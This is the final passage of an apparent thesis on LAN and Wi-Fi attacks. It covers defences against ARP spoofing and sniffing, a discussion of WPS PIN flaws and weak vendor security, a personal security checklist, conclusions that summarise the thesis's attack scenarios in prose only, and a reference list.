make it harder for the attacker to guess or brute force the passphrase, default credentials should be changed. In laboratory setup the default password set by manufacturer was “sunnycream451” which is not very good password because it only has lowercase characters and the words are based on dictionary words. Choosing a password with mixed case including numbers and special characters makes it harder for the attacker to guess the passphrase (wordlist attack). To make it difficult for the attacker to brute force the password the length of the password is also important.

In addition to the securing the handshake process of the Wi-Fi, most of the router nowadays offers a network separation option for Wi-Fi and cable connections. By

separating the Wi-Fi network from the cable network, all the devices are not in the same LAN and would have rendered all the attacks against cable connected machines unusable.

6.2 Spoofing

The simplest method of rendering ARP spoofing useless is to use static ARP records in the local ARP cache tables. Using static ARP tables basically just ignores all the ARP packets that are sent to the client and therefore the attacker cannot poison the content of the table. This setup is quite hard to maintain if there are many devices that comes and goes in and out of the network. Also setting the router ARP tables to static can be a quite inconvenient. For systems that the user has no control over (for example embedded devices, network capable TV's and other IoTs) it might be impossible to set ARP tables static.

There are some pieces of specific software that can detect ARP spoofing for both network switches and for individual hosts. Although most of the software only has detection of ARP spoofing but no protection against it. Some Intrusion Detection System (IDS) software can detect ARP spoofing inside a network. IDS like SNORT for example has a preprocessor for detecting ARP spoofing [57]. IDS and Intrusion Prevention Systems (IPS) were not tested in this thesis, but according to the earlier research papers released by Z. Trabelsi and W. El-Hajj said: "*The experiments in this work show clearly that ARPspoofing is not fully detected by most common security solutions. This is because of the absence of an efficient ARPspoofing detection algorithm.*" [58]. Also G. Kaur and J. Malhotra in their paper [59] concluded that the best method to detect ARP spoofing was to manually inspect the packet flow using Wireshark. Overall ARP spoofing is hard to block without interfering with basic use cases of network although tools can be used to detect anomalies in APR traffic.

6.3 Securing the traffic

Since eavesdropping the traffic is quite easy and preventing quite difficult, having a good end to end encryption for the packets is crucial. Nowadays more and more webpages are starting to adopt SSL encryption for their services which is a step to right direction. HTTPS packets can also be sniffed, but the content won't be readable and therefore the

payload cannot be modified either. It is a good practice to prefer HTTPS version of the site over HTTP version while browsing the World Wide Web (WWW).

Since some sites just don't have HTTPS preferring encrypted version is just not possible. Although to protect yourself against sniffing inside the LAN, a Virtual Private Network (VPN) connection can be used. Even though browsing a HTTP site, the packets are in some end transferred unencrypted, packets are still encrypted inside the LAN when using a proper VPN connection. Figure 27 shows how the connection from LAN to VPN exit node is encrypted, even though the end server does not support encryption.



Figure 27: VPN transfers packets through LAN encrypted

The traffic can of course be sniffed after the VPN exit node, but the user has no control over the transferring network anyways. VPN is a good option especially when using the public open WLAN connection to prevent packet sniffing inside the LAN.

7 DISCUSSION AND FUTURE WORK

Number of security issues within software and hardware does seem to grow as time progress, for obvious reasons like more and more software is developed and new hardware is manufactured. What is worrying is that even though the knowledge of information security issues has grown amongst users and more secure software development methods are adopted, the number of big impact vulnerabilities seem to grow. Many of the attack vectors demonstrated in this thesis has been around years and years, yet developers and manufacturers still don't seem to learn the lesson.

WPS pin implementation flaws is really good example how conventionality often overrides security aspects. One of the most interesting facts about WPS pin implementation was pointed out by Dominique Bongard in his speech at NTNU [40] where he said that even though the specification of the WPS pin implementation precisely prohibits static pins (without lockout time) to be used most of the manufacturers still do use them. It is understandable that because the manufacturers want to keep the manufacturing costs down, displays are not normally built-in to routers, hence the static PIN is printed on a sticker. Now let's play that it is OK to have a static PIN for a second. The WPS specification states also that if sticker PIN is used, the entropy of the PIN is only 23 bits and that it is susceptible to an active attack. It is proposed that the device block the authentication attempts after multiple failed authentication attempts. Although that should be common sense, but most of the manufacturers who use the static sticker PIN solution for their routers does not do anything to block the authentications (at least for the earlier firmware).

This same kind of ignorant behavior seems to apply almost everywhere when it comes to information security. Hacker groups often say that they do the hacks to show the world how vulnerable the systems are, which is sort of understandable, because it seems that no one is learning the lesson before something horrible happens. Security is often seen as extra cost and it seems to be that companies rather take the risk of security breach than invest into security beforehand. And yet the actual victims of a hack are usually the customers, whereas the company might get away with minimal financial losses [60]. So why would a company invest into security when it makes no money for them? If, for

example, the customer information including social security number is leaked, it might take years for the individual to recover from the situation and it can cost quite a bit of money to normalize the situation [61], [62].

Social engineering attacks have always been very successful. Kevin Mitnick, well know from his social engineering hack, has often said that the human is the weakest link in cyber security. That statement seems correct as it has been said the careless employees and lack of common sense are one of the biggest security threats for companies nowadays [63], [64]. It's crazy that the email attachments are being opened still without any doubt even though it has been decades since experts started to warn people about the threats. A recent survey [65] conducted on IT specialists presented that endpoint risks has risen greatly since companies has adopted the use of commercial cloud application, BYOD (Bring Your Own Device) and work from home practices. This pretty much means that careless employees with privileges to company's internal network get infected and thus grants inside access to the crooks. Techniques described in this thesis can be used in scenarios like this to access other resources inside the company network.

The minimal effort for every Internet user should be to use common sense when browsing online. Clicking a link without knowledge what will it end up is never a good idea. Always prefer HTTPS sites over HTTP if possible. To minimize the risk of getting infected by a malware the most recent versions of software should also be used. Antivirus software are quite obsolete when it comes to targeted attacks, but most of the infections of malware and worms that are spreading in the Internet are quite well detected by pretty much any antivirus software. Maintaining up to date antivirus software and a firewall combination is a good way to avoid getting infected by a drive-by attacks. It is important to keep every device that has access to same LAN up to date, since even one poorly secured IOT device inside a LAN can open up attack vector towards other machines. Separating unsecure devices into another network is a good idea also, some routers even have built-in features for network separation. There's a short checklist below for better personal security practices in every day Internet usage:

1. **Foreign networks**: Never use a public WLAN or any foreign network without VPN connection.
2. **Secure your network:** Make sure to secure your own Wi-Fi with at least WPA2 PSK with strong passphrase and disable WPS. Also remember to change factory default passwords in router management UI. Make sure the router has no remote management enabled. Usually management UI can also be filtered only to be used from cable connected machines. Don't use IOT devices inside the same network than your computers.
3. **Never reuse a password:** Use unique password for every service. Don't use dictionary words and prefer long, mixed case, passwords. Use special characters if possible. Password managers can help managing password for services.
4. **Browse with common sense:** Don't click ads, links that you don't know where they will forward you. Don't open dodgy email attachments. Prefer HTTPS over HTTP when possible. Beware of social engineering attacks.
5. **Keep your system up to date:** Apply system security patches and keep software up to date at all times.
6. **Physical security:** Keep all your devices locked when left unwatched. Make sure no-one can access them while not guarded. Don't let people to "charge" their phones on your computer, or let them stick thumb drives in your USB port.

This thesis was quite limited in small scope penetration testing and demonstrated only some specific attack vectors. The field of information security is very broad and keeps on broadening as days go by. There are still lots of things to research specifically in the field of academic research, since information security and ethical hacking articles are usually blog posts or freeform reports done by security researchers and companies. This does not decrease their meaningfulness and perhaps it is even better to have multiple blog posts that can be written in matter of hours to publish the information about a, potentially serious security issue. Nevertheless, the field covered in this thesis is quite well known in the world of information security and there are new trends in more specific security threads booming nowadays. Hot topics in cyber security right now are IoT devices, ransomware, social engineering and awareness and vulnerabilities. Although demonstrations are usually included in conference talks and presentation but now written report. In academic work,

more demonstrative and proof-of-concept papers could be done to extend this thesis. There were many interesting concepts presented in this thesis that were not taken into the final attack scenarios like DNS rebinding, fake DHCP setup, router based MITM, human to human social engineering attacks, etc.

In terms of searching for solutions to overcome these issues the field seem to have better coverage, but as a paper is released how to protect against the attack, at least one new attack is presented to overcome the protection. The field of information security is never-ending and as long as people keep producing and using software and computers cyber security will be a thing.

8 CONCLUSIONS

There are many methods to conduct attacks in LAN environment and there are also methods to prevent them from happening. The phrase “your security is as strong as the weakest link” does apply to network security quite well. In this thesis the methods used for the attacks were just scratching the surface in terms of the attack vectors. Securing a network just against the demonstrated attacks would not be sufficient alone. Having the mind of a hacker when implementing security measures can help one to identify the security issues in any computer related security.

There are many ways to enter an internal network and some of the methods were covered in this thesis. Getting access to the LAN was easy in the laboratory test because of the WPS vulnerability called Pixie Dust the router was affected by. Brute forcing the WPA2 or WPS PIN is always a possibility, but with a secure passphrase these methods can be time consuming. Securing the Wi-Fi is crucial for home networking, but does not still block all the attack vectors. One of the most interesting way to gain access to the router is CSRF combined with DNS rebinding, which is quite complex of an attack, but can gain access quite efficiently and can also be done remotely. While targeted attacking of a secured home network is quite difficult, there are still a lot of networks that have no real security implemented. Default passwords, factory settings and old firmware are almost always the weakest links in home network routers. Manufacturers pay too little attention to secure implementation of protocols and even dismiss some of the recommendations given in protocol descriptions, hence this opens up the attack vectors for attacker to use.

Eavesdropping and sniffing the traffic while inside a network in this thesis was done with ready-made tools which made attacks really straight forward. There are quite a few tools available that can do different kind of sniffing and poisoning inside a network. Most notable tool used in this thesis was Bettercap, which is a quite new tool at the market. With Bettercap it was easy and straight forward to just launch ARP spoofing, which is the most effective method to conduct a MITM attack inside a LAN. Bettercap also offers modules for injecting payload into sniffed packets, HTTPS stripping and HSTS bypassing which were used in this thesis to make the final attack even more effective and complete.

When MITM position was gained inside a LAN there is so much to do in terms of attacking. The first attack used social engineering approach to trick the user into downloading the malicious payload and the other method was more subtle and only replaced the binary that the user was about to download with malicious one.

Attacks conducted in this paper were really easy to launch and was done by using ready-made tools so basically everyone can do them. The most annoying thing here is that these attack vectors have been around for decades and even today the technologies used are vulnerable by default for same attack vectors. Since at least for now, most of the manufacturers are not implementing the security as a default feature, it is the responsibility of the user to do so.

REFERENCE

1. **McGraw, G.** (2006). Software security. Upper Saddle River, NJ: Addison-Wesley, pp.37-39.
2. **Center for Strategic and International Studies.** (2014). Net Losses: Estimating the Global Cost of Crybercrime - Economic impact of cybercrime II. [online] Available at: http://www.mcafee.com/us/resources/reports/rp-economic-impact-cybercrime2.pdf [Accessed 8 Aug. 2016].
3. **Bruschi, D.; Ornaghi, A.; Rosti, E.** (2003). S-ARP: a secure address resolution protocol. In: Computer Security Applications Conference, 2003. Proceedings. 19th Annual. IEEE, 2003. p. 66-74.
4. **Constantin, L.** (2016). At least 700,000 routers that ISPs gave to their customers are vulnerable to hacking. [online] PCWorld. Available at: http://www.pcworld.com/article/2899732/at-least-700000-routers-given-to-customers-by-isps-are-vulnerable-to-hacking.html [Accessed 8 Aug. 2016].
5. **Cvedetails.com.** (2016). Top 50 products having highest number of cve security vulnerabilities. [online] Available at: http://www.cvedetails.com/top-50-products.php [Accessed 8 Aug. 2016].
6. **Web.nvd.nist.gov - National Institute of Standards and Technology.** (2016). National Vulnerability Database. [online] Available at: https://web.nvd.nist.gov [Accessed 8 Aug. 2016].
7. **Kshetri, N.** (2010). The Economics of Click Fraud. IEEE Security & Privacy Magazine, 8(3), pp.45-53.
8. **Haddadi, H.** (2010). Fighting online click-fraud using bluff ads. ACM SIGCOMM Computer Communication Review, 40(2), p.21.
9. **Wang, P.; Sparks, S.; Zou, C.** (2010). An Advanced Hybrid Peer-to-Peer Botnet. IEEE Transactions on Dependable and Secure Computing, 7(2), pp.113-127.
10. **Dittrich, D.; Dietrich, S.** (2008). P2P as botnet command and control: a deeper insight. In: Malicious and Unwanted Software, 2008. MALWARE 2008. 3rd International Conference on. IEEE, 2008. p. 41-48.
11. **UPI.** (2009). Virus strikes 15 million PCs. [online] Available at: http://www.upi.com/Top_News/2009/01/25/Virus_strikes_15_million_PCs/UPI-19421232924206 [Accessed 8 Aug. 2016].

12. **Gallagher, S.** (2016). Researchers uncover JavaScript-based ransomware-as-service. [online] Ars Technica. Available at: http://arstechnica.com/security/2016/01/researchers-uncover-javascript-based-ransomware-as-service/ [Accessed 8 Aug. 2016].
13. **Burton K.** (2010). Sans.org. The Conficker Worm [online] Available at: https://www.sans.org/security-resources/malwarefaq/conficker-worm.php [Accessed 17 Aug. 2016].
14. **Cluley, G.** (2016). New ransomware comes with Live Chat feature. [online] Graham Cluley. Available at: https://www.grahamcluley.com/2016/02/padcrypt-ransomware-live-chat/ [Accessed 8 Aug. 2016].
15. **Gallagher, S.** (2016). Hospital pays $17k for ransomware crypto key. [online] Ars Technica. Available at: http://arstechnica.com/security/2016/02/hospital-pays-17k-for-ransomware-crypto-key/ [Accessed 8 Aug. 2016].
16. **Santanna, J. J., et al.** (2015). Booters—An analysis of DDoS-as-a-service attacks. In: 2015 IFIP/IEEE International Symposium on Integrated Network Management (IM). IEEE, 2015. p. 243-251.
17. **Leung, S.** (2012). Cyber Security Risks and Mitigation for SME. CISSP CISA CBCP, pp.1-50.
18. **Krebs, B.** (2015). Lizard Stresser Runs on Hacked Home Routers — Krebs on Security. [online] Krebsonsecurity.com. Available at: http://krebsonsecurity.com/2015/01/lizard-stresser-runs-on-hacked-home-routers/ [Accessed 8 Aug. 2016].
19. **Mansfield-Devine, S.** (2015). The growth and evolution of DDoS. Network Security, 2015(10), pp.13-20.
20. **Yle Uutiset.** (2015). OP still under attack, Danske Bank also down. [online] Available at: http://yle.fi/uutiset/op_still_under_attack_danske_bank_also_down/7720113 [Accessed 8 Aug. 2016].
21. **Mitnick, K.** (2011). Protecting Your Data From People Like Me. [online] WSJ. Available at: http://www.wsj.com/articles/SB10001424053111904006104576500722597936838 [Accessed 8 Aug. 2016].

22. **Brunton, F.** (2013). The long, weird history of the Nigerian e-mail scam - The Boston Globe. [online] BostonGlobe.com. Available at: https://www.bostonglobe.com/ideas/2013/05/18/the-long-weird-history-nigerian-mail-scam/C8bIhwQSVoygYtrlxsJTlJ/story.html [Accessed 8 Aug. 2016].
23. **Krebs, B.** (2015). Extortionists Target Ashley Madison Users — Krebs on Security. [online] Krebsonsecurity.com. Available at: http://krebsonsecurity.com/2015/08/extortionists-target-ashley-madison-users/ [Accessed 8 Aug. 2016].
24. **Paganini, P.** (2013). The Offensive Approach to Cyber Security in Government and Private Industry - InfoSec Resources. [online] InfoSec Resources. Available at: http://resources.infosecinstitute.com/the-offensive-approach-to-cyber-security-in-government-and-private-industry/ [Accessed 8 Aug. 2016].
25. **Engebretson, P.** (2011). The Basics of Hacking and Penetration Testing. Network Security, 2011(12), p.4.
26. **PCI Security Standards Council.** (2016). PCI DSS Quick Reference Guide. Understanding the Payment Card Industry. [online] Available at: https://www.pcisecuritystandards.org/documents/PCIDSS_QRGv3_2.pdf?agreement=true [Accessed 8 Aug. 2016].
27. **Manky, D.** (2016). Top 10 vulnerabilities inside the network. [online] Network World. Available at: http://www.networkworld.com/article/2193965/tech-primers/top-10-vulnerabilities-inside-the-network.html [Accessed 8 Aug. 2016].
28. **Vinjosh Reddy, S; et al.** (2010). Wireless hacking-a WiFi hack by cracking WEP. In: 2010 2nd International Conference on Education Technology and Computer. IEEE, 2010. p. V1-189-V1-193.
29. **IOS/IEO commission; et al.** (1994). Information technology-Open Systems Interconnection-Basic Reference Model: The Basic Model. ISO/IEC, 1994.
30. **Deering, S.; Hinden, R.** (1998). RFC 2460-Internet Protocol, Version 6 (IPv6) Specification. [online] Available at: https://tools.ietf.org/html/rfc2460 [Accessed 8 Aug. 2016].
31. **Postel, J.** (1981). RFC 791: Internet Protocol. [online] Available at: https://tools.ietf.org/html/rfc791 [Accessed 8 Aug. 2016].

32. **Plummer, D.** (1982). RFC 826: An Ethernet Address Resolution Protocol. [online] Available at: https://tools.ietf.org/html/rfc826 [Accessed 8 Aug. 2016].
33. **Fairhurst, G.** (2005). Address Resolution Protocol (arp). [online] Erg.abdn.ac.uk. Available at: http://www.erg.abdn.ac.uk/users/gorry/course/inet-pages/arp.html [Accessed 8 Aug. 2016].
34. **Postel, J.** (1981). RFC 792: Internet control message protocol. [online] Available at: https://tools.ietf.org/html/rfc792 [Accessed 8 Aug. 2016].
35. **Mockapetris, P.** (1987). RFC 1034: Domain names: concepts and facilities. [online] Available at: https://tools.ietf.org/html/rfc1034 [Accessed 8 Aug. 2016].
36. **Droms, R.** (1993). RFC 1541: Dynamic host configuration protocol. [online] Available at: https://tools.ietf.org/html/rfc1541 [Accessed 8 Aug. 2016].
37. **Aircrack-ng.org.** Aircrack-ng. [online] Available at: https://www.aircrack-ng.org/ [Accessed 8 Aug. 2016].
38. **Ortega, A.** GNU MAC Changer. [online] Available at: https://github.com/alobbs/macchanger [Accessed 8 Aug. 2016].
39. **Merkler, D.** Wifite. [online] Available at: https://github.com/derv82/wifite [Accessed 8 Aug. 2016].
40. **Bongard, D.** (2014). Offline bruteforce attack on wifi protected setup. Presentation at Passwordscon, 2014.
41. **Wi-Fi Alliance.** (2014). Wi-Fi Simple Configuration Technical Specification, Version 2.0.5, 2014.
42. **hashcat.** hashcat. [online] Available at: https://hashcat.net/hashcat/ [Accessed 8 Aug. 2016].
43. **Sans.org.** (2015). Tunneling, Pivoting, and Web Application. [online] Available at: https://www.sans.org/reading-room/whitepapers/testing/tunneling-pivoting-web-application-penetration-testing-36117 [Accessed 8 Aug. 2016].
44. **Rapid7.** Metasploit Framework. [online] Available at: https://www.metasploit.com/ [Accessed 8 Aug. 2016].
45. Bettercap. Bettercap. [online] Available at: https://www.bettercap.org/ [Accessed 8 Aug. 2016].

46. **Heffner, C.** (2010). "Remote attacks against soho routers," [Online]. Available at: https://www.defcon.org/images/defcon-18/dc-18-presentations/Heffner/DEFCON-18-Heffner-Routers-WP.pdf [Accessed 8 Aug. 2016].
47. **Baranov, D.** (2012). DNS Rebinding. [online] Available at: https://www.ptsecurity.com/download/DNS-rebinding.pdf [Accessed 8 Aug. 2016].
48. **Rekhter, Y.; et al.** (1996). RFC 1918: Address allocation for private internets. [online] Available at: https://tools.ietf.org/html/rfc1918 [Accessed 8 Aug. 2016].
49. **Heffner, C.** (2010). How to Hack Millions of Routers. Presentation in DEFCON 18 [Online] Available at: https://www.youtube.com/watch?v=0duYxPIx8gU [Accessed 8 Aug. 2016].
50. **Wireshark Foundation.** Wireshark. [online] Available at: https://www.wireshark.org/ [Accessed 8 Aug. 2016].
51. **Zimperium Mobile Security Blog.** (2016). DoubleDirect - Zimperium Discovers Full-Duplex ICMP Redirect Attacks in the Wild. [online] Available at: https://blog.zimperium.com/doubledirect-zimperium-discovers-full-duplex-icmp-redirect-attacks-in-the-wild/ [Accessed 8 Aug. 2016].
52. **Bettercap.org.** (2016). SSL Stripping and HSTS Bypass with BetterCap. [online] Available at: https://www.bettercap.org/blog/sslstripping-and-hsts-bypass/ [Accessed 8 Aug. 2016].
53. **Hodges, J.; Jackson, C. and Barth, A.** (2012). RFC 6797: HTTP Strict Transport Security (HSTS). [online] Available at: https://tools.ietf.org/html/rfc6797 [Accessed 8 Aug. 2016].
54. **Gluck, Y.; Harris, N.; Prado, A.** (2013). BREACH: reviving the CRIME attack. Unpublished manuscript, 2013. [online] Available at: http://css.csail.mit.edu/6.858/2015/readings/breach.pdf [Accessed 8 Aug. 2016].
55. **The BeEF project.** BeEF. [online] Available at: http://beefproject.com/ [Accessed 8 Aug. 2016].
56. **BeEF Blog.** (2013). The Architecture of the BeEF System. [online] Available at: https://github.com/beefproject/beef/wiki/Architecture [Accessed 8 Aug. 2016].
57. **The Snort Project.** (2016). SNORT Users Manual 2.9.8.2. [online] https://www.snort.org/documents/1 [Accessed 8 Aug. 2016].

58. **Trabelsi, Z. and Hajj, W.** (2010). On investigating ARP spoofing security solutions. International Journal of Internet Protocol Technology, 5(1/2), p.92.
59. **Kaur, G. and Malhotra, J.** (2015). Comparative Investigation of ARP Poisoning Mitigation Techniques using Standard Testbed for Wireless Networks. International Journal of Computer Applications, 121(13), pp.15-19.
60. **Dean, B.** (2015). Why companies have little incentive to invest in cybersecurity. [online] The Conversation. Available at: https://theconversation.com/why-companies-have-little-incentive-to-invest-in-cybersecurity-37570 [Accessed 8 Aug. 2016].
61. **Shin, L.** (2016). 'Someone Had Taken Over My Life': An Identity Theft Victim's Story. [online] Forbes.com. Available at: http://www.forbes.com/sites/laurashin/2014/11/18/someone-had-taken-over-my-life-an-identity-theft-victims-story/ [Accessed 8 Aug. 2016].
62. **Brandeisky, K.** (2014). What to Do If Your Social Security Number Was Leaked like Sylvester Stallone's. [online] MONEY.com. Available at: http://time.com/money/3620100/sylvester-stallone-social-security-number/ [Accessed 8 Aug. 2016].
63. **Mureșan, R.** (2016). Careless employees remain the biggest security threat in 2016, study shows. [online] HOTforSecurity. Available at: https://www.hotforsecurity.com/blog/careless-employees-remain-the-biggest-security-threat-in-2016-study-shows-13781.html [Accessed 8 Aug. 2016].
64. **Spring, T.** (2016). Verizon DBIR Top Threats: Credential Theft, Phishing and PoS. [online] Threatpost. Available at: https://threatpost.com/verizon-dbir-top-threats-credential-theft-phishing-and-pos/117673/ [Accessed 8 Aug. 2016].
65. **Ponemon Institute LLC.** (2016). 2016 State of the Endpoint Report. [online] Available at: https://cdn2.hubspot.net/hubfs/150964/2016_State_of_Endpoint_Report.pdf [Accessed 8 Aug. 2016].